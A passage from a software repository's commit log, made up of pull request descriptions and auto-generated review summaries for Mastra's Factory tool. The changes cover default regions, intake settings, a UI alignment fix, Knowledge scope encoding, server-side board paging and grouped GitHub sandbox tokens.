with the matching Neon database region (`aws-us-west-2`). EU users can
still opt in with the existing `--region eu` flag. That flag is now
described in `--help` ("defaults to us") and in the README.
## Changes
- `src/create.ts`: dropped the region `select` prompt. The region is now
`region ?? 'us'`.
- `src/index.ts`: updated the `--region` help text.
- `README.md`: documented `--region eu`.
- Tests: the default flow now creates the project in `us` without
prompting, and `--region eu` reaches project creation, the production
environment and the Neon region.
- Changeset (patch).
## Test plan
- `npx vitest run`: 58/58 pass
- `npx tsc --noEmit`, `oxlint --type-aware`: clean
Companion docs PR in `mastra-ai/softwarefactory-docs` updates the
`create-factory` reference page.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
ELI5: Before this change, the Factory setup tool asked users which
region to use for their project. Now it uses the US region by default.
People who need the EU region can still pass `--region eu`.
## Summary
This pull request removes the region prompt from `create-factory` during
platform provisioning. The tool now selects a region without asking the
user.
### Behavior changes
- `runPlatformProvisioning` in `mastracode/mastra-factory/src/create.ts`
no longer shows a `p.select` region picker. It sets `projectRegion =
region ?? 'us'`. The supplied `--region` value wins when present.
- The selected region drives project creation, production-environment
setup, and the Neon region lookup. The US default maps to
`aws-us-west-2`. The EU value maps to `aws-eu-central-1`.
- The `PROJECT_REGION_OPTIONS` constant and its prompt-cancel handling
are removed.
- The `--region` help text in `mastracode/mastra-factory/src/index.ts`
changes from "prompts when omitted" to "defaults to `us`".
### Documentation
- `mastracode/mastra-factory/README.md` documents that platform projects
default to the US region. It also shows how to pass `--region eu`.
- `.changeset/quiet-regions-default.md` adds a `patch` changeset for
`create-factory`. It describes the new default and the `--region eu`
option.
### Tests
- `mastracode/mastra-factory/src/create.test.ts` no longer simulates
region selection.
- Default provisioning expectations use `us` and `aws-us-west-2`.
- The explicit-region test uses `eu` and `aws-eu-central-1`.
- The tests assert that the default path does not prompt.
### Diff size
- 5 files changed, 27 lines added, 33 lines removed.
### Verification status
- The diff confirms the source changes listed above.
- The author reports `npx vitest run` (58/58), `npx tsc --noEmit`, and
`oxlint --type-aware` as passing. These checks were not run as part of
this review, so their results are not confirmed here.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
Abhi Aiyer
|
461b3886c1 |
feat(factory): keep intake integrations off until enabled (#30251)
## Summary
Connecting an intake integration used to start pulling its items onto
boards right away, because an org with no saved intake config was
treated as having every integration enabled. Unset config now resolves
to disabled, both on the server and in the board intake UI, so nothing
is ingested until the org turns the integration on in intake settings.
## Test plan
- [x] `tsc --noEmit` for `mastracode/factory` and
`mastracode/factory-ui`
- [x] `vitest run` intake routes, intake storage, Jira/Linear intake
routes (updated the default-config expectations: `/web/intake/config`
now reports disabled, and Jira issues return `jira_intake_disabled` with
no saved config)
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
ELI5: Connected intake integrations used to start adding items to boards
right away. Now they stay off until an organization turns them on in
intake settings.
## Summary
This PR changes the default intake state for integrations with no saved
configuration from enabled to disabled. The change applies on the server
and in the board intake UI. Connected integrations no longer ingest
items onto boards until an organization enables them.
## Changes
- **Changeset** (`.changeset/plenty-nails-slide.md`): Adds a minor
release note for `@mastra/factory`. It states that intake integrations
stay off until enabled in intake settings.
- **Storage defaults**
(`mastracode/factory/src/storage/domains/intake/base.ts`):
- `IntakeStorage.getConfig` returns `{ enabled: false, sourceIds: null
}` for requested integration ids that have no saved entry. The doc
comment is updated to match.
- The selection update path in `migrateSourceIds` uses `{ enabled: false
}` as the base when an integration entry is absent. It still sets
`sourceIds` from the selection.
- **UI default**
(`mastracode/factory-ui/src/ui/domains/factory/hooks/useBoardIntake.ts`):
`githubEnabled` falls back to `false` when `config?.github.enabled` is
undefined. The previous fallback was `true`.
- **Tests**:
- `routes/intake.test.ts`: The default configuration test now expects
`github` and `linear` with `enabled: false` and `sourceIds: null`.
- `integrations/platform/jira/routes.test.ts`: For an organization with
no saved intake config, the issues route test now expects HTTP 404 with
`error: 'jira_intake_disabled'`. It replaces the prior expectation of
HTTP 200 with an empty page. The test still asserts that
`listActiveJiraIssues` is not called.
## Not verified
- Test and type-check results were not run in this review. The PR lists
`tsc --noEmit` and `vitest run` as its test plan, but no completed check
results were available.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
mastra-platform[bot]
|
338ec03925 |
fix(factory-ui): align finished onboarding step's checkmark with step numbers (#30248)
> Opened by @roaminro ## Summary On the Factory "Set up your factory" page, the checkmark on a finished step (e.g. Codebase) sat 12px to the right of the numbers on the open and upcoming steps. The cause was `before:transition-none` on the finished row's button. In Tailwind v4, any `before:` utility gives the element a `::before` box (`content: var(--tw-content)`, which resolves to `""`). The button is a `flex gap-3` row, so that empty box became its first item and added one 12px gap before the checkmark. `state-layer` now paints the hover background on the button itself rather than a `::before`, so the class did nothing useful. This PR removes it. I checked the other `before:` classes in factory-ui. They're either skeleton shimmers that need the pseudo-element, or absolutely positioned drop indicators, so none of them affect layout. ## Test plan - [x] Verified in the browser on the latest release: the button's computed padding is 16px, but the checkmark sits 28px from the card edge, while the open and upcoming steps' numbers sit at 16px. `getComputedStyle(button, '::before').content` returns `""`, which means the `::before` box exists. - [x] Removing the class in the browser moves the checkmark into line with the step numbers (confirmed by @roaminro). Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
175b4b5194 |
fix(core): Knowledge scope values are one encoded segment (#30019)
Knowledge scope patterns let the last `$` value take the rest of an address, so `org:acme:viewer` counted as an `org:$orgId` scope. Its holder then got that pattern's rights on what was meant to be a separate scope. Raw ids and escaped ids also had more than one spelling. This makes each `$` value exactly one segment and gives every scope one canonical spelling. ## What changes - A scope value can't contain a raw `:`. Ids with `:`, `/`, `#` or `%` are passed encoded, via the new `encodeKnowledgeScopeId` (`decodeKnowledgeScopeId` reverses it). Raw forms are refused with a message naming the helper. - Agent `scopes` are canonical addresses: `%` is always an escape. - Memory resource and thread ids are bound encoded (`slack:U123` becomes `resource:slack%3AU123`). Knowledge takes identity only from the run's resolved Memory ids, never from `resource:`/`thread:` strings in the run scopes. - Patterns of one type with different segment counts no longer overlap, so `org:$orgId` and `org:$orgId:viewer` can be declared together. - A stored scope row whose address now matches a different declaration than the one it was created under gets none of the new declaration's access: not by exact address, prefix, `belongsTo` lookup or parent-bound role. Holders of the old declaration's prefix grant still read it, as before, without a role. ## Existing data Nothing is rewritten. Ids with a raw colon in the last segment get new addresses, so a run reaches a new, empty scope, and rows at the old address stay unreached. Ids with `/`, `#` or `%` were already encoded and keep their addresses when passed through `encodeKnowledgeScopeId`. Knowledge is in alpha; this is a breaking change for colon ids. ## Testing - New tests cover encoded and raw ids, segment counts, stale rows (exact, prefix, `belongsTo` parent, parent-bound roles) and Memory identity through `resolveAgentScopes`. Each fails on the commit before its fix. - Core Knowledge, storage and agent-scope suites: 412 passed. Server Knowledge handlers: 48 passed. Typecheck, lint and format are clean. - A store written by the previous release, read by this one: `/`, `#`, `%` and literal-escape ids remain readable through `encodeKnowledgeScopeId`; colon ids move. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Knowledge uses labels called scopes to decide who can read which pages. This change makes each label part match exactly one piece of the address, and it requires special characters in IDs to be encoded. This makes access rules predictable, but old alpha data with colons in IDs may no longer be reached. ## Overview This change makes each scope parameter match exactly one address segment. Scope IDs that contain reserved characters must use canonical encoding. The change is breaking for alpha Knowledge users who have colon IDs in the last segment. ## Core changes - **Scope matching** (`declarations.ts`): Patterns match an exact segment count. A final parameter no longer absorbs raw colons. Raw Agent scopes are no longer matched. `knowledgeRunScopes` accepts only canonical addresses that match a declaration, returns them unchanged, and rejects reserved characters that are not encoded. - **Overlap rules** (`declarations.ts`): Patterns overlap only when they share a type, have no conflicting literals, and have equal segment counts. - **Encoding** (`scope-address.ts`): - `encodeKnowledgeScopeValue` and `decodeKnowledgeScopeValue` always escape `%`, `/`, `#`, and `:`. The `final` argument is removed. - New experimental helpers `encodeKnowledgeScopeId` and `decodeKnowledgeScopeId` encode and decode one ID segment. They are exported from `index.ts`. - **Memory identity** (`run.ts`): Resource and thread scopes are built by binding Memory IDs through `knowledgeScopeAddress`. The generated addresses must match compiled declarations. A mismatch raises `KnowledgeDeclarationError`. The result is the deduplicated union of raw and Memory-derived scopes. - **Stale rows** (`scope-runtime.ts`): A stored scope is current only when it has no declaration key or its address matches that declaration. Stale rows are excluded from `belongsTo` parent resolution, final readable addresses, and `roleOn`. `explainAccess` returns no grants for a stale target. Materialization rejects a stored scope whose declaration no longer matches its address. ## Mastra Code and Factory changes - `knowledge-scope.ts` encodes Factory organization and project IDs once, as single canonical segments. A host tag of the same type with a different value is rejected. - `knowledge-inspector.ts` encodes resource and thread IDs before calling `readScopeFor`. It no longer uses the local `canonical` helper. Session tags are unchanged. - `factory/src/routes/knowledge.ts` encodes organization and project IDs before building `org:` and `project:` principals. ## Data compatibility - No stored data is rewritten. - IDs with a raw colon in the last segment map to new addresses. Existing rows at old addresses are not reached. - IDs that contain `/`, `#`, or `%` keep their addresses when encoded. - Stale rows do not gain access from a new matching declaration. A prefix grant from the original declaration can still include those rows in reads, as tested in `legacy-scope-rows.test.ts`. ## Documentation - Scope declaration docs say each `$param` matches one segment. They describe compatibility effects for alpha scopes and the new overlap rule. - Memory scope docs describe `encodeKnowledgeScopeId` and `decodeKnowledgeScopeId`. They state that alpha scopes with a raw colon in the last segment are not migrated. - `explainAccess` docs describe `runScopes` as canonical addresses. - A changeset marks a minor `@mastra/core` release. Changesets for `@mastra/code-sdk` and `@mastra/factory` are patch releases. ## Tests - New and updated tests cover encoded and raw IDs, segment counts, stale rows, and Memory identity through `resolveAgentScopes`. - A new helper, `agentRunContext`, is used by test files. - The author reports 412 passing core Knowledge, storage, and agent-scope tests. The author also reports 48 passing server Knowledge handler tests, and clean typecheck, lint, and format. These results are not verified here. CI status is not available. ## Scope of change - Files changed: 24 - Lines added: 549 - Lines removed: 116 - Review severity counts: not available <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Daniel Lew
|
9c8d3377e4 |
docs: built-in MCP server tools reference, client setup, and access control (#30232)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> |
||
|
Damien Schneider
|
f75eb1a197 |
feat(factory-ui): load the board by phase, searched and filtered on the server (#30191)
**─────── TLDR ───────** > The Factory board now loads the first 50 cards of each column and more as you scroll, and searches, filters and sorts on the server, instead of downloading every card of the project. The board page was the last screen that read the whole project: every card with its description, on open and again on each change, to draw a few dozen cards per column. It now asks the two reads of #30177 for what it shows, keeps each card by id, and downloads a card only when the version the server names differs from the one it holds. Stacked on #30177. ### Behavior changed opening a board ├─ **was** — one read of every card of the project └─ **now** — one read: each column's count and its first 50 cards reaching the end of a column ├─ **was** — every card was already in the browser └─ **now** — the column lists twice as deep; only the cards not held are downloaded. Ends that come into view together are listed in one read, and each column waits for its own a change on the board (feed frame) ├─ **was** — the whole board again, or its `since` delta └─ **now** — the ids and versions of the listed cards, then only the cards whose version differs. A version is a hash of the card's body, so two writes in one millisecond, or a card the server presents differently with no write, are downloaded too typing in "Search cards" ├─ **was** — the exact phrase, in the browser, at each key └─ **now** — on the server, 150 ms after the last key: every word in any order, a card number or a source id filters and sort ├─ **was** — in the browser; a candidate's live labels and people overrode the stored card └─ **now** — on the server, from the stored card; "worked on" is its creator, movers and session starters a linked card (`?item=`) or the card held open └─ **now** — the server answers its body and the phases holding it, apart from the listing. The page shows it on top of each of those phases until scrolling lists it in place, so it stays through a refresh, a search or another sort, and the cards above it are not downloaded. The linked card is read from the address at each render, so leaving the link stops asking for it a "load more" read that fails └─ **new** — the board's error notice replaces the page, as for any failed board read; it offers Retry the sidebar's session list on a board page ├─ **was** — borrowed the board's whole-project read └─ **now** — reads the cards holding a session, as on every other page candidates in the first column (issues and pull requests without a card) ├─ **was** — shown as soon as their feed answered, minus those the loaded board already held └─ **now** — shown once the server says which are already filed, one read per 50 feed items, for the sources on show only; a lookup that fails shows the feed's error with Retry Drag and drop, card details, saved views and the command palette behave as before. ### Shape changed | | | | |---|---|---| | **+** | `useBoardPhasesQuery(project, request, openCard?)` | the one read the board page makes | | **+** | `boardPhasesRequest` · `shownBoardPhases` | the view as the server is asked for it, and its answer as the page draws it | | **+** | `e2e/ui/board-reads.ts` | UI suites answer both reads with the server's own modules, from the cards a test stubs | | **−** | `useWorkItemsQuery` · `readBoard` · the `since` merge | no caller reads the whole project | | **−** | `boardOrder.ts` · `pageLoadsBoard.ts` · `useParkedSessions` | ordering and parked sessions come with the phases read | - `mastracode/factory-ui/src/hooks/` - └─ `useWorkItems.ts` — phases read, cards by id, optimistic patches over every snapshot - `mastracode/factory-ui/src/ui/domains/factory/` - └─ `boardPhases.ts` · `boardPhasesRequest.ts` — new - └─ `boardFilters.ts` · `boardPeople.ts` · `boardLabels.ts` · `boardSourceFilters.ts` — the server's rules, imported - └─ `hooks/useBoardItems.ts` · `useBoardView.ts` · `useBoardRuns.ts` · `useBoardIntake.ts` - `mastracode/factory-ui/src/ui/pages/board/` - └─ `BoardContent.tsx` · `BoardStages.tsx` — windows per phase, linked card, open card ### Decisions - **cards by id, compared by version** — a refresh names cards and the browser fetches what differs, so an unchanged card is never downloaded twice. A card written here keeps the version it had until the next read, which downloads it once. - **"phase" for the read, "column" for the layout** — the request, the keys and the snapshot follow the server's `phases`. The board still draws columns, and a list draws groups. - **the linked card sits on top of its phase** — not at its place in the order, which would need the cards above it. Scrolling the phase that deep puts it in place. - **the open card rides on the reads the page makes anyway** — opening or closing a card the view lists sends nothing. A view read without it is read once more for that card, so it stays open through a change of order; the server still decides which phase holds it. - **tests run the server's rules** — the UI suites compute phases with `boardPhases` itself, so a rule changed on the server fails here instead of drifting. ### Gain Requests the page sends for the cards of a 250-card column, counted in the UI suite: | action | before | now | |---|---|---| | open the board | 1, every card | 1, 50 cards and the counts | | refresh, nothing shown changed | 1, every card or the delta | 1, ids and versions only | | refresh, one card changed | 1, every card or the delta | 2: ids and versions, then that card | | load more | 0 | 2: ids and versions, then the 50 new cards | | search a word | 0 | 2: ids and versions, then the matches not held | A link to the last card of a 2,000-card column, same suite: 51 cards downloaded in one read, the first 50 and the linked one. The first version of this PR downloaded all 2,000. Bytes per read are in #30177: 414 KB gzipped for a first open at 10,000 cards against 11.4 MB for the whole board, and 9 KB for each later read. Those were measured with time stamps; a version is longer, and 300 names weigh 7.8 KB gzipped against 3.3 KB. In Chromium, on a 610-card board with two columns of about 300 (stubbed server answering with the server's own rules, cards without descriptions): opening sends 3 reads and 111 KB of card JSON for 112 cards, against 548 KB for the whole board. Scrolling both columns to their end sends one listing (18 KB) and the 100 new cards (90 KB). Each refresh after that sends the ids and stamps again (18 KB at that depth) and no card. These Chromium figures date from before the cards were named by version and were not measured again. ### Watch - **deploy order** — the page has no fallback: it needs a server with the phases read of #30177. - **a linked card past what its column lists** — it shows first in the column, out of the sort order, until the column is scrolled down to it. - **a card held open** — it takes the place of the linked card in the read, so the linked card can leave a refreshed column until the open one closes. - **a card moved under "created" sorts** — it can land below the cards its new column lists; the count shows it. - **search results** — a phrase that matched as a whole now matches cards holding each word anywhere. - **candidates wait for one more answer** — a feed page appears after its filed lookup, and the next page is offered only then. - **`board-virtualization.spec.ts`** — it had no stub for the feed the page opens, an unhandled request that failed all 23 tests; it stubs it now. Its draft test types in the description: the details dialog has no Comment box since #29062. ### Not verified - [ ] a signed-in browser on a real project — the local API answers 401 here - [ ] Postgres — the UI suites run the server's rules over stubbed cards - [ ] the browser's own 304 path — jsdom keeps no HTTP cache - [ ] `AppStartup.msw.test.tsx` (8 tests, `GET /web/status`) and `ThreadPageTeammateSession.msw.test.tsx` (1 test) fail the same way on the base branch. With that one request set aside, the 8 startup tests pass on the phases read - [ ] four thread page suites fail some tests in a full run and pass alone; none reads the board - [ ] the Playwright specs were not run again after the move to phases, versions and the new linked card; the two results below are from before it - [ ] `board-virtualization.spec.ts` — 20 of 24 pass. The 4 left fail the same way with the base branch's `src` under this spec: a collapsed list group still mounts its rows (3 — 75 to 91 cards mounted on the base, 40 to 56 here, under 40 expected), a jump to the end of a phone list lands short of it (1) - [ ] `board-list-row-layout.spec.ts` — 2 of 2 fail and are left as found: no feed stub, and its titles are hidden by the nested work item's title since #28961 --- > ████████████████████ **tests** `+1690 −818` — 64% of the additions > ███████████ **source** `+963 −671` > █ **changeset** `+7` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The Factory board used to load every project card at once. Now it loads a small first set of cards for each column and fetches more only when the user scrolls, so large projects load faster. ## Overview This change moves board paging, search, filtering, and sorting to the server. The board reads cards by phase. It fetches card bodies by ID and version. The change is based on `feat/factory-board-columns`. It changes 67 files, with 2660 lines added and 1489 removed. ## Server-backed board reads - The board requests phase counts and the first 50 cards for each phase. - Each phase loads more cards when its own sentinel is reached. Each phase tracks its own window and pagination. - Search, filters, and sort are sent in the phase request. - Card bodies are fetched by ID, up to 100 per request. Cached bodies are reused when their `version` matches the server. - `WorkItem.version` replaces `changedAt`. - `listWorkItems` requires an explicit filter. It no longer supports cursor reads or returns `removedIds`. - New request helpers: `boardPhasesRequest`, `deeperPhaseWindow` (doubles the listed count; minimum 50, maximum 999,999), and `isCardId`. - New fetch helpers: `fetchBoardPhases` and `fetchWorkItemFilterOptions`. ## Query and hook changes - `useWorkItems.ts` replaces the whole-board query with phase-view queries, a session-card query, filter-option queries, and filed-from queries. - Removed: `boardQueryOptions`, `useWorkItemsQuery`, and `useParkedSessions`. - Added: `useBoardPhasesQuery`, `useWorkItemFilterOptionsQuery`, `sessionCardsQueryOptions`, `boardPhasesQueryOptions`, `workItemFilterOptionsQueryOptions`, and `filedFromQueryOptions`. - `useSidebarWorkItemsQuery` no longer takes `boardOnPage`. - Transition mutations restore the item on error. They ignore results that are not newer than the cached revision. - Delete mutations remove the item from board and phase caches and update phase counts. - `queryKeys` gains entries for phases, phase views, filter options, and all-source filed-from keys. Source-filtered keys now nest the `sources` array. - `useBoardIntake` performs filed-card lookups itself, in batches of up to 50 candidates. Feeds wait for lookup results. Lookup failures appear as feed errors that can be retried. - `useBoardItems` requires `items` from the caller. Its `all`, `visible`, and refetch fields are removed. - `useBoardRuns` no longer takes `refetchItems`. It fetches the clicked card directly. - `useItemSessionStatuses` takes `parkedSessionIds` as an input. ## Client-side logic removed or moved - `boardOrder.ts` is deleted. `BOARD_SORTS` and `BoardSort` move to `boardSort.ts`. `BoardSort` now aliases `BoardPhasesSort`. - Removed from `boardItems.ts`: `metadataLabels` (moved to `@mastra/factory/work-items/card-labels`) and `cardMatchesSearch`. - Removed from `boardPeople.ts`: person-matching helpers and activity-based participant collection. `boardParticipants` now takes `people` from the server. - `boardLabels` now takes `labels` and `candidates`. Its item-matching helpers are removed. - `boardSourceFilters.ts` now uses shared source-filter code. Its matching helpers are removed. - Removed: `workItemHumanActorIds`, `belongsToBoard`, and `pageLoadsBoard`. - Removed from `boardCandidates.ts`: `stageContentCount`. Added: `candidateMatchesView`, which requires all people, label, source, and search-word filters to match. - New `boardPhases.ts` exports `shownBoardPhases`. It derives displayed cards and totals from a phase snapshot. - Removed from `BoardContent`: client-side filtering, ordering, and stage membership logic. ## Routing and prefetch - `prefetchBoard` builds a phase request from the URL. It skips the request when a saved-view parameter is present. - `prefetchSidebar` prefetches session cards. - New: `retiredReviewBoardSearch` and `prefetchRetiredReviewBoard`. Retired Review links keep only pull-request sources and redirect to the Work board. - If a board with ID `review` still exists, the redirect goes to that board. ## Types and public exports - Added to `api/types.ts`: `BoardPhasesResponse`, `WorkItemFilterOptions`, `BoardPhasesSort`, `BoardPhasesFilter`, and `BoardPhasesRequest`. - `BoardStages` takes an `openCard` prop. It no longer creates open-card state internally. - `BOARD_SEARCH_QUERY` is now exported from `useBoardView.ts`. ## Search and filter behavior - Search matches cards that contain all query words, in any order. Matching is case-insensitive. The summary of changes states that matching also covers card numbers and source IDs. - Filter-empty counts use server totals and candidate counts. ## Test changes - Test helpers and fixtures add `largeCardId`, `mockBoardRowLayout`, and `boardViewport`. - The MSW test helper adds `boardReadHandlers` for phase and filter-option reads. It also adds `isStubbedProjectRead` and `versionedCard`. - New tests cover phase reads, pagination, deep links, search, and refresh behavior. - Deleted: `boardOrder.test.ts`. - Several existing tests were changed to use the new hooks and fixtures. ## Verification status - The author reports that the Factory board loads and pages cards as described. - The author reports that drag and drop, card details, saved views, and the command palette behave as before. - Not verified by the author: a signed-in browser on a real project, Postgres, and the browser's 304 cache path. - Not rerun by the author after the latest changes: the Playwright specs. - Author-reported Playwright results: - `board-virtualization.spec.ts`: 20 of 24 tests pass. The author reports the four failures also occur on the base branch. - `board-list-row-layout.spec.ts`: 2 of 2 tests fail. The author attributes the failures to an unstubbed feed and to titles hidden by a nested work item. - Author-reported baseline failures: `AppStartup.msw.test.tsx` and `ThreadPageTeammateSession.msw.test.tsx`. With the noted request set excluded, the eight startup tests pass on the phase reads. - CI results: not available. ## Dependencies and risks - The page requires the phase reads from `#30177`. The author reports no fallback exists for servers without it. - The `.changeset/calm-phases-load.md` entry adds a patch release note for `mastra`. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Damien Schneider
|
28e243f638 |
feat(factory): read a board by phase, searched and filtered on the server (#30177)
**─────── TLDR ───────**
> A Factory board can now be read one page of each phase at a time,
searched and filtered on the server, instead of downloading every card
of the project.
The board page downloads the whole project to draw a few dozen cards per
phase, then searches, filters, orders and counts them in the browser.
These two reads do that work on the server: one names the first cards of
each phase and counts the rest, the other lists what the filter menus
offer. Nothing calls them yet; the board page moves onto them in the
next PR.
### Behavior changed
`GET …/boards/:boardKey/phases`
├─ **new** — per phase, `total` and its first 50 cards as `{
id, version }`
├─ **new** — `q`, `label`, `source` or a people filter keep
the matching cards only
└─ **new** — `cards=true` also sends the body of every named
card, each with its `version`
the same read with `window=<phase>:<count>`
├─ **new** — lists that phase deeper, the others stay at
`limit`
└─ **new** — a window for a phase the board no longer has is
ignored
the same read with `item=<card id>`
├─ **new** — names the card, its position in each phase, and
its body
└─ **new** — no phase is listed deeper for it, however old
the card
the same read sent again with `If-None-Match`
└─ **new** — 304 unless a named card's body, an order or a
total changed
`GET …/work-items/filter-options`
└─ **new** — labels, the people sources name, the Factory
users who acted
The whole-board list, its `since` read, the starters and the agent tools
answer as before, except that `?workItemId=` now sends each card's
`version` too. `since` loses its last reader when the next PR merges,
and a follow-up removes it.
### Shape changed
| | | |
|---|---|---|
| **+** | `boardPhases(list, board, view, userId, version)` | pure, so
the browser's tests can run it as the server |
| **+** | `cardFacts(card)` | what search and filters read, once per
card version |
| **+** | `sendRevalidated` · `sendJson` · `namedBody` | the list
route's ETag and gzip answer, now shared |
| **~** | `workItemNumber` | moved to `work-items/card-number.ts`, 7
importers |
| **~** | `sourceFacts` | merged into `sourceMetadata`: one reading of a
card's source |
| **~** | `searchWords` · `hasEveryWord` | moved out of `routes/`,
importable by the browser |
- `mastracode/factory/src/work-items/`
- └─ `board-phases.ts` — place, order, filter, count
- └─ `board-filter-options.ts`
- └─ `card-facts.ts` · `card-people.ts` · `card-source-filters.ts` ·
`card-labels.ts`
- └─ `card-search-text.ts` · `search-words.ts` · `card-number.ts` ·
`list-related-cards.ts` — moved here
- `mastracode/factory/src/routes/`
- └─ `contracts.ts` — both contracts
- └─ `work-items.ts` — both handlers
what the next PR builds on
`GET …/boards/:boardKey/phases` · `GET
…/work-items/filter-options` · `mastra api factory board phases` ·
`mastra api factory work-item filter-options`
### Decisions
- **a version per card, not a time cursor** — `version` is a hash of the
body sent, so a reader rereads by id whatever differs; `changedAt`
missed two kinds of change.
- **`q` needs every word** — the rule the agents' search already
follows; the board's phrase match goes with the next PR.
- **filters read the stored card** — `worked` is its creator, movers and
session starters, and a live intake candidate's labels and people are
not seen until the next sync.
The two changes `changedAt` missed: a source sync landing in the same
millisecond as another write, and a Review card shown as a Work card
once the Review board closes, which writes nothing to it. Related cards
are capped too: each named card brings the first `limit` of its related
cards, and `relatedTotal` counts them all.
### Gain
Gzipped bytes, measured in-process on a synthetic board with 3 KB of
description per card:
| read | 2,500 cards | 10,000 cards |
|---|---|---|
| whole board, as today | 2,859,778 | 11,440,412 |
| phases with `cards=true` | 414,278 | 414,070 |
| phases, each later read | 8,930 | 8,921 |
| phases, nothing shown changed | 0 (304) | 0 (304) |
| one changed card by id | 1,736 | 1,767 |
The table predates `version`. A hash compresses worse than a timestamp:
on a second harness, 300 names went from 3.3 KB to 7.8 KB gzipped, so
expect the "each later read" row about 4.5 KB higher. A link to the
oldest Done card of 10,000 used to send 8,250 bodies; it now sends the
first page plus one. A 304 with `cards=true` over 300 cards takes 0.23
ms, because it hashes the names and never serializes the bodies.
After one card changes, the server rebuilds the phase index in 2.3 ms at
2,500 cards and 5.2 ms at 10,000, where serializing and gzipping the
whole board takes 188 ms and 747 ms. A search's first read takes 13 ms
and 23 ms. Unchanged: the server keeps the project's cards in memory
and, after each change, reads what changed and re-sorts the list. That
refresh takes 61 ms and 254 ms in this harness, on in-memory storage;
paging in SQL is a later step.
### Not verified
- [ ] both reads against Postgres on a real project — measured on
in-memory storage only
- [ ] `source=pull-request` for an issue card with a pull request
attached, through the route — only the rule is unit-tested
- [ ] the Gain table with `version` in the names — the first harness was
not rerun
- [ ] why `attention › tracks read and archived failure occurrences
across retries` fails some runs on Postgres — 3 of 6 at the previous
head too, not touched here
---
> ██████████████████ **tests** `+1147` — 45% of the additions
> ███████████████ **source** `+940 −109`
> ███████ **generated** `+418` — CLI route metadata
> █ **changeset** `+21`
> █ **docs** `+2`
---------
Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local>
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
dane-ai-mastra[bot]
|
57c921b7bc | chore: version - enter prerelease mode | ||
|
mastra-platform[bot]
|
ca2f493e87 |
fix(factory): give sandbox GitHub tokens access to every Factory repo, in groups of 10 (#30121)
> Opened by @DSchau
## Problem
The Factory mints each sandbox token for at most 10 repositories. When a
Factory had more than 10 repos, the sandbox `GH_TOKEN` fell back to
covering the session repository only. Raw `git`/`gh` then returned 404
for every other checkout. Secondary checkouts also had no git credential
helper, so a raw `git push` never worked there, even under the limit.
## Change
- The sandbox gets one token per group of 10 environment repositories.
`GH_TOKEN` covers the group that holds the session repo; the other
groups get `GH_TOKEN_2`, `GH_TOKEN_3`, and so on. These names were
already reserved in `contracts.ts`.
- Every group token is installed before setup commands run, so a setup
command in any checkout can fetch.
- Each secondary checkout gets a local credential helper that selects
its group's token: `GH_TOKEN="${GH_TOKEN_N:-$GH_TOKEN}" gh auth
git-credential`. Checkouts in group 1 keep the plain `gh auth
git-credential`. Non-GitHub hosts are unchanged.
- `github_refresh_token` and stale-token refresh re-mint every group.
Group tokens and the coverage note are stored per workspace, so a
refresh from any request installs the tokens it just minted. When an org
PAT is installed, the group variables and the note are dropped and the
helpers fall back to the PAT.
- The environment note lists which variable covers which repos (for
example `GH_TOKEN=$GH_TOKEN_2 gh pr list -R owner/repo`), along with any
repos no token covers. If one group fails to mint, the session still
boots; only a failure in the session repo's group is fatal.
- `groupRepositoryIds` is exported from
`environment/repository-access.ts` so the clone-time grouping and the
sandbox grouping share one helper.
Found on a 12-repo Factory (shipyard), where the docs repos returned 404
from inside the sandbox.
## Test plan
- [x] Workspace test with 12 repos: two group mints, `GH_TOKEN` and
`GH_TOKEN_2` in the env (stale `GH_TOKEN_N` cleared), the correct
`tokenEnvName` for each checkout, the note text, and refresh re-minting
both groups
- [x] Workspace test with 11 repos: `GH_TOKEN_2` is installed before
setup commands run, the note survives setup, a refresh from a later
resolution installs fresh group tokens, and an org PAT drops the group
tokens and the note (fails on the first commit)
- [x] Sandbox tests: grouped helper, plain helper, no helper for
non-GitHub hosts, and rejection of unsafe variable names
- [x] `vitest` on factory environment/session/github/workspace suites:
1416 passed
- [x] `tsc --noEmit` and `oxlint` are clean
- [x] Tested the helper with real `git credential fill`: it returns
`GH_TOKEN_2` when that variable is set and `GH_TOKEN` when it is not
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** Sandboxes can now reach more than 10 GitHub repositories. The
sandbox gets one access token for each group of up to 10 repositories.
Git in each checkout uses the token for its own repository.
## Overview
This change extends GitHub token coverage for Factory sandboxes. Before
this change, only the session repository had a token (`GH_TOKEN`).
Repositories are now grouped in sets of up to 10. Each group has its own
installation token.
Diff size: 6 files changed, 339 lines added, 58 lines removed. The
`mastracode/factory` paths account for 5 files, 334 insertions, and 58
deletions. The changeset file
(`.changeset/sandbox-github-token-groups.md`, 5 insertions) is outside
that path.
## Token groups
- `groupRepositoryIds` is exported from
`mastracode/factory/src/environment/repository-access.ts`. It removes
duplicate repository IDs, keeps their order, and splits them into groups
of at most 10.
- `groupedRepositoryAccess` uses this helper. Its grouping behavior does
not change.
